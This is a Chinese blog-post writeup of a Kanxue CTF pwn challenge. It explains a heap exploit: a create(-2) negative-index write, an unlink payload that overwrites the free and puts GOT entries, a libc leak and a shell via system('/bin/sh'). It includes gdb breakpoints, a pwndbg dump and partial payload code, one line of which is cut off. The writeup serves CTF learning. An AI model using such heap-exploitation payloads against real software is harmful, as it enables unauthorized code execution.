看雪wifi万能钥匙CTF年中赛 第四题 writeup(2)

原创

Flying_Fatty 于 2018-01-04 11:27:34 发布 469 收藏
分类专栏： pwn CTF之旅 Linux

本文链接：https://blog.csdn.net/kevin66654/article/details/78968432


pwn 同时被 3 个专栏收录
33 篇文章 0 订阅
订阅专栏


CTF之旅
84 篇文章 2 订阅
订阅专栏


Linux
18 篇文章 0 订阅
订阅专栏

题目下载链接：https://ctf.pediy.com/game-fight-34.htm

上一篇题解是学习的poyoten的姿势，这个呢，是学习到了loudy大神的姿势

题解在这：https://bbs.pediy.com/thread-218318.htm

首先呢：要把sys_rva和put_rva以及free_rva换成本地libc的偏移值，姿势如图


按照第一篇的方法，给代码加上gdb断点

```
gdb.attach(p,  'b *0x400ce9 \nb *0x400d01 \nb *0x400b62')
```

然后看看程序在运行的时候发生了什么

首先是多个create创建堆，注意一一和数据结构的指针对应好

上图表示：0x6020c0这里保存的是指针，指针指向的是各个堆块的大小（也就是4个create的160字节大小）



上图表示的是heap中的数据存储，说明4个create成功创建

这里的0x6020e0，是heap的数据存储的结构体，一个heap数据是16个字节，第一个8个字节是ptr指针，指向的数据存放的地址；第二个8个字节是flag的一个标记，flag=1表示当前的heap是正在使用中的

其实，最关键的是这个create（-2）会发生什么？

分析一下heap的数据结构

6020c0地址这里保存的是每个堆块的大小，调试下可以看到

6020e0这里是个指针，保存的是我们输入的堆块内容的地址的值，6020e8这个地方是个flag的标记，说明这个堆块是否用过了

所以！这个-2！

会导致分配的内存数据的值，会覆盖掉第0块内存的大小

因为6020e0[-2]，这个地址，其实是6020c0！（6020e0这个结构体的大小是0x10的，-2相当于两个偏移）

看下我们的调试结果

```
pwndbg> x/20xw *0x6020c0
0x12ba320:      0x64646464      0x00646464      0x0000e483      0x00000000
0x12ba330:      0x00000000      0x00000000      0x00020cd1      0x00000000
0x12ba340:      0x00000000      0x00000000      0x00000000      0x00000000
0x12ba350:      0x00000000      0x00000000      0x00000000      0x00000000
0x12ba360:      0x00000000      0x00000000      0x00000000      0x00000000
pwndbg> x/20xw 0x6020c0
0x6020c0:       0x012ba320      0x00000000      0x00000001      0x00000000
0x6020d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020e0:       0x012ba060      0x00000000      0x00000001      0x00000000
0x6020f0:       0x012ba110      0x00000000      0x00000001      0x00000000
0x602100:       0x012ba1c0      0x00000000      0x00000001      0x00000000
pwndbg>
```


这里的0x64，说明create（-2）已经成功了

接下来是对payload = p64(0x0)+p64(0xa1)+p64(ptr_addr-0x18)+p64(ptr_addr-0x10)+'a'*0x80+p64(0xa0)+p64(0xb0)的解读

注意到每个堆块的大小都是0xa0

p64(0x0) + p64(0xa1)表示前一个chunk正在使用中，当前chunk尺寸为0xa0

p64(X-0x18) + p64(X - 0x10)表示的fd和bk的指向地址（unlink的标准操作）

p64(0xa0) + p64(0xb0)表示前一个chunk未使用，大小为0xa0，当前chunk的尺寸为0xb0

所以我们修改的是“-2”的unlink

```
payload2 = p64(0x0)+p64(0x1)+p64(0xa)+p64(0x602018)+p64(1)+p64(0x603110)+p64(0xa
```

```
edit_ex('0',payload2)
```

这里， p64(0x0)是heap[“-2”]的没有被使用的标记

p64(0x1) + p64(0xa)是修改的heap[-1]

p64(0x602018) + p64(1)是修改的heap[0]

p64(0x603110) + p64(0xa)是修改的heap[1]

p64(0x602020)是修改的heap[2]

602018：free的got地址！

602020：puts的got地址！

所以，是殊途同归的，都是想要利用unlink，来修改free成system来提权

这里说明了free被覆盖成了puts的地址

我们可以利用puts函数把puts的地址输出，再根据libc的偏移，计算出system的地址

再覆盖到free的got表中

于是，system('/bin/sh')提权，得到flag~~~